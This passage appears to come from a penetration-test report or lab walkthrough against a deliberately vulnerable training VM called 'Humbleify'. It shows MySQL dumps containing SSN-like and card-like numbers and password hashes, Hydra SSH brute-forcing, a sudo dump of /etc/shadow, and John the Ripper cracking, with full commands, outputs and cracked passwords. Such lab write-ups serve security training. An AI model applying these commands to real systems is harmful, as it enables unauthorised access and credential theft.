| Joesph   | Anema    | joesph.anema@outlook.com | 3f586b08f89fad6405fc070bcba103ed | 312-29-3877 | 48113623961910 | 5         | 2030      |
| Philina  | Stdenis  | philina.stdenis@gmail.com | 084d346fc88903afe9e851f7ee54c94c | 052-34-3203 | 6011973938675350 | 5         | 2020      |
+----------+----------+----------------------+----------------------------------+-----------+-----------------+-----------+-----------+
5 rows in set (0.00 sec)
```


```
5 rows in set (0.00 sec)

mysql> select * from employees;
select * from employees;
+-------------+-----------+-----------+----------------------------------+--------+
| username    | first_name | last_name | password_hash                    | salary |
+-------------+-----------+-----------+----------------------------------+--------+
| tyler       | Tyler     | Henry     | $1$salt123$wD.sqdCcam2n7ncytTCr6/ | 90000 |
| bcurtis     | Brent     | Curtis    | $1$salt123$d5i4gMknNanPm4gxJGnIh. | 36000 |
| bschneider  | Bill      | Schneider | $1$salt123$gyhp7CgysPlY1WCQNQwxs/ | 999999 |
| cincinnatus | Meg       | Campbell  | $1$salt123$2WQXhuBhSO6zK5Aoaoe7p/ | 72000 |
| jamescochran | James     | Cochran   | $1$salt123$KifBrNS59EJwNmmqoG7jZ0 | 19005 |
| marlah      | Marla     | Hayes     | $1$salt123$LyDGghFYLG1bbThflqarY. | 1     |
| mzimm       | Mary      | Zimmerman | $1$salt123$1fPOQTQ/lY5sjOv3E0Wb5. | 350   |
+-------------+-----------+-----------+----------------------------------+--------+
7 rows in set (0.00 sec)
```

41. Once you are done, the last piece of sensitive information is seeing the sudo controls for Tyler.

42. Type “exit” of MySQL

43. Confirm you are in “/home/tyler” by typing “pwd”


44. Type “sudo -l”



II. 4.2- Hydra Password Cracking

A. BS Cyber Solutions discovered this vulnerability by using the following software: Hydra. We performed this exploit in the following steps:

1. Visit Humbleify website by typing in http://192.168.56.200
2. Upon visiting the website you will see a page called "Meet the Humbleify team"



3. The names are followed with titles and emails

4. A good assumption is that the name followed before the “@” on an email is the username to the Humbelify account.
5. To narrow down on obvious passwords - we will run a Hydra attack to determine if passwords are the EXACT same as usernames or REVERSE of usernames
6. The following will demonstrate an online password attack with Hydra - testing for passwords that are the exact same as usernames
7. Make a text file called “u.txt” and copy all the names from the Humbleify team page up to the “@” signs
    a) Notice all the usernames are the same as the database information recovered
8. Use command “su root” to switch into the root user
9. Run the command “hydra -L u.txt -e s 192.168.56.200 ssh”

```
┌──(root💀 kali)-[/home/bstemple2023]
└─# hydra -L u.txt -e s 192.168.56.200 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 17:05:55
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) fr
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:7/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.200:22/
[22][ssh] host: 192.168.56.200   login: jamescochran   password: jamescochran
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 17:06:07

┌──(root💀 kali)-[/home/bstemple2023]
```

    a) You will see that “jamescochran” has the same password and username
10. Let's SSH into the server with “jamescochran” information to see if there is any useful information

11. Type “ssh jamescochran@192.168.56.200” and enter “jamescochran” as the password

```
┌──(root💀 kali)-[/home/bstemple2023]
└─# ssh  jamescochran@192.168.56.200
jamescochran@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 22:09:32 UTC 2023

  System load:  0.0               Processes:           152
  Usage of /:   2.9% of 61.65GB   Users logged in:     1
  Memory usage: 30%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 22:09:32 2023 from 192.168.56.101
jamescochran@vagrant:~$ ls
mail
jamescochran@vagrant:~$ cd mail
jamescochran@vagrant:~/mail$ ls
jamescochran@vagrant:~/mail$
```

12. You are now logged in as “jamecochran”

13. Type “pwd” to see where you are

14. You should be in “/home/jamescochran”

15. Type “ls” to see any directories or files available

16. The only directory is “mail”

17. Type “cd mail” then type “ls”

18. Nothing is in “mail”

```
jamescochran@vagrant:~$ cd mail
jamescochran@vagrant:~/mail$ ls
jamescochran@vagrant:~/mail$
```

19. The user “jamescochran” can be deemed as useless
20. Type “logout” to return to the root user
21. The following will demonstrate an online password attack with Hydra - testing for passwords that are the reverse of their usernames
22. Run the command “hydra -L u.txt -e r 192.168.56.200 ssh”

```
┌──(root💀 kali)-[/home/bstemple2023]
└─# hydra -L u.txt -e r 192.168.56.200 ssh
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not u

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-1
[WARNING] Many SSH configurations limit the number of parallel tasks, it
[DATA] max 7 tasks per 1 server, overall 7 tasks, 7 login tries (l:7/p:1
[DATA] attacking ssh://192.168.56.200:22/
[22][ssh] host: 192.168.56.200   login: marlah   password: halram
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-1

┌──(root💀 kali)-[/home/bstemple2023]
└─#
```

a) You will that “marlah” has a password that is reverse of her username

23. Let's SSH into the server with “marlah” information to see if there is any useful information
24. Type “ssh marlah@192.168.56.200” and enter “halram” as the password

```
┌──(root💀 kali)-[/home/bstemple2023]
└─# ssh marlah@192.168.56.200
marlah@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun Nov 12 22:18:35 UTC 2023

  System load:  0.0               Processes:           164
  Usage of /:   2.9% of 61.65GB   Users logged in:     1
  Memory usage: 32%               IP address for eth0: 192.168.121.93
  Swap usage:   0%                IP address for eth1: 192.168.56.200

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.
Last login: Sun Nov 12 17:02:10 2023 from 192.168.56.101
marlah@vagrant:~$
```

25. Type “pwd” to see where you are

26. You should be in “/home/marlah”

27. Type “ls” to see any directories or files available

28. The only directory “mail”

29. Type “cd mail” then type “ls”

30. A file is available titled “shadow-dump.txt”

31. Type “cat shadow-dump.txt” to view content


```
marlah@vagrant:~/mail$ cat shadow-dump.txt
Subject: Shadow Dump
To: <mhayes@humbleify.internal>
From: tyler@humbleify.internal

Hi Marla,

It's me, Tyler. I'm just leaving you this note to tell you that I have given your
account the ability to run a script that I wrote called `cat-shadow`. This will dump out
/etc/shadow, in case you need to show anyone for compliance purposes that we use
hashes on our login passwords. I'm new so I'm not sure if anyone would ever ask for that.

Remember that to run the command, you will need to feed it to `sudo`, like this:

    sudo cat-shadow

- Tylermarlah@vagrant:~/mail$
```

32. The file is an email from Tyler saying Marlah has sudo privileges to access shadow passwords

33. Type the command “sudo cat-shadow” to view all listed shadow passwords

```
- Tylermarlah@vagrant:~/mail$ sudo cat-shadow
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5C
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:19564:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::
marlah@vagrant:~/mail$
```

34. Like the password we obtained from Tyler - highlight and copy the contents of the shadow file, create a new txt file on your own desktop, and paste the contents in the txt file - name the file shadowfile.txt





```
root:!:17767:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17767:0:99999:7:::
landscape:*:17767:0:99999:7:::
sshd:*:17767:0:99999:7:::
statd:*:17767:0:99999:7:::
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:19564:0:99999:7:::
vboxadd:!:17767::::::
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:19564:0:99999:7:::
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:19564:0:99999:7:::
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:19564:0:99999:7:::
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:19564:0:99999:7:::
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:19564:0:99999:7:::
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:19564:0:99999:7:::
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:19564:0:99999:7:::
mysql:!:19564:0:99999:7:::
```

III. 4.3- John the Ripper Password Cracking

A. BS Cyber Solutions discovered this vulnerability by using the following software: John the Ripper. We performed this exploit in the following steps:

1. In a Linux Terminal local to your desktop - type the following command "unshadow [passwdfile.txt] [shadowfile.txt] > unshadowfile.txt"
2. Your output will be created in a file called unshadowfile.txt - locate this file in your home directory and open the txt file - the file should look as the following:




```
root:!:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:!:100:101::/var/lib/libuuid:
syslog:*:101:104::/home/syslog:/bin/false
messagebus:*:102:106::/var/run/dbus:/bin/false
landscape:*:103:109::/var/lib/landscape:/bin/false
sshd:*:104:65534::/var/run/sshd:/usr/sbin/nologin
statd:*:105:65534::/var/lib/nfs:/bin/false
vagrant:$6$arkXogn/$egBvZtrawh3kjHiDmh3GWm63nXVqUfxe/WrIyG/ShZ8pWranHnUQ4T0QDYF6mc5CFAOdZOHW7Gi7vhKvQevVy/:1000:1000:vagrant,
vboxadd:!:999:1::/var/run/vboxadd:/bin/false
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:1111:1111::/home/tyler:/bin/bash
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:1112:1112::/home/bcurtis:/bin/bash
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:1113:1113::/home/bschneider:/bin/bash
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:1114:1114::/home/cincinnatus:/bin/bash
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:1115:1115::/home/jamescochran:/bin/bash
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:1116:1116::/home/marlah:/bin/bash
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:1117:1117::/home/mzimm:/bin/bash
mysql:!:106:113:MySQL Server,,,:/nonexistent:/bin/false
```

3. Highligh the names and contents of "tyler, bcurtis, bschneider, cincinnatus, jamescochran, marlah, and mzimm" - copy the contents, delete everything else in the file, and paste the contents copied - your file should look as the following:

```
root@kali: /home/bstemple2023                    unshadowfileusers.txt
File  Edit  Search  Options  Help
tyler:$1$salt123$wD.sqdCcam2n7ncytTCr6/:1111:1111::/home/tyler:/bin/bash
bcurtis:$1$salt123$d5i4gMknNanPm4gxJGnIh.:1112:1112::/home/bcurtis:/bin/bash
bschneider:$1$salt123$gyhp7CgysPlY1WCQNQwxs/:1113:1113::/home/bschneider:/bin/bash
cincinnatus:$1$salt123$2WQXhuBhSO6zK5Aoaoe7p/:1114:1114::/home/cincinnatus:/bin/bash
jamescochran:$1$salt123$KifBrNS59EJwNmmqoG7jZ0:1115:1115::/home/jamescochran:/bin/bash
marlah:$1$salt123$LyDGghFYLG1bbThflqarY.:1116:1116::/home/marlah:/bin/bash
mzimm:$1$salt123$1fPOQTQ/lY5sjOv3E0Wb5.:1117:1117::/home/mzimm:/bin/bash
```

4. In a Linux Terminal local to your desktop - type the following command "john –wordlist=/usr/share/wordlists/rockyou.txt unshadowfileusers.txt" and let the program until an output appears as such:

```
root@kali: /home/bstemple2023
File  Actions  Edit  View  Help
┌──(root💀 kali)-[/home/bstemple2023]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt unshadowfileusers.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8
x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
motocross4ever   (bcurtis)
halram           (marlah)
2g 0:00:01:40 DONE (2023-12-07 09:41) 0.01996g/s 140775p/s 140775c/s 832318C/s !!!0mc3t..*7¡Vamos!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

5. You will see that we have a new password for user Brent Curtis - "motocross4ever"
6. In a Linux Terminal Local to your desktop type the following command: "ssh bcurtis@192.168.56.200"
    a) When prompted for a password enter "motocross4ever"
    b) If entered correctly - you will login as bcurtis
7. Type "ls" - you will see that bcurtis has three directories: "mail", "recycle-bin", and "scripts"

```
bcurtis@vagrant: ~/mail
File  Actions  Edit  View  Help
┌──(bstemple2023㉿kali)-[~]
└─$ su root
Password:
┌──(root💀kali)-[/home/bstemple2023]
└─# virt-manager

┌──(root💀kali)-[/home/bstemple2023]
└─# ssh bcurtis@192.168.56.200
bcurtis@192.168.56.200's password:
Permission denied, please try again.
bcurtis@192.168.56.200's password:
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Dec  7 14:47:16 UTC 2023

  System load:  0.31              Processes:           121
  Usage of /:   2.9% of 61.65GB   Users logged in:     0
  Memory usage: 12%               IP address for eth1: 192.168.56.200
  Swap usage:   0%

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Your Hardware Enablement Stack (HWE) is supported until April 2019.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

bcurtis@vagrant:~$ ls
mail  recycle-bin  scripts
```

8. Type “cd mail” then “ls” - there are 2 txt files - you should have the same files as such

```
bcurtis@vagrant:~/mail$ ls
1.txt  2.txt
```


9. Type “cat 1.txt” - the contents are unreadable

```
bcurtis@vagrant:~/mail$ cat 1.txt
Subject: WUP Mrnigxmsr
To: pete.tempano@gmail.com
Date: Wed, 01 Oct 2020 12:21:18 +0000 (UTC)
From: bcurtis@humbleify.internal

Lel, xss iewc. Xlmw wepevc ett mw ws iewc xs WUP Mrnigx. M'pp wirh csy qc tvssj sj gsrgitx wgvmtx pexiv.
bcurtis@vagrant:~/mail$
```

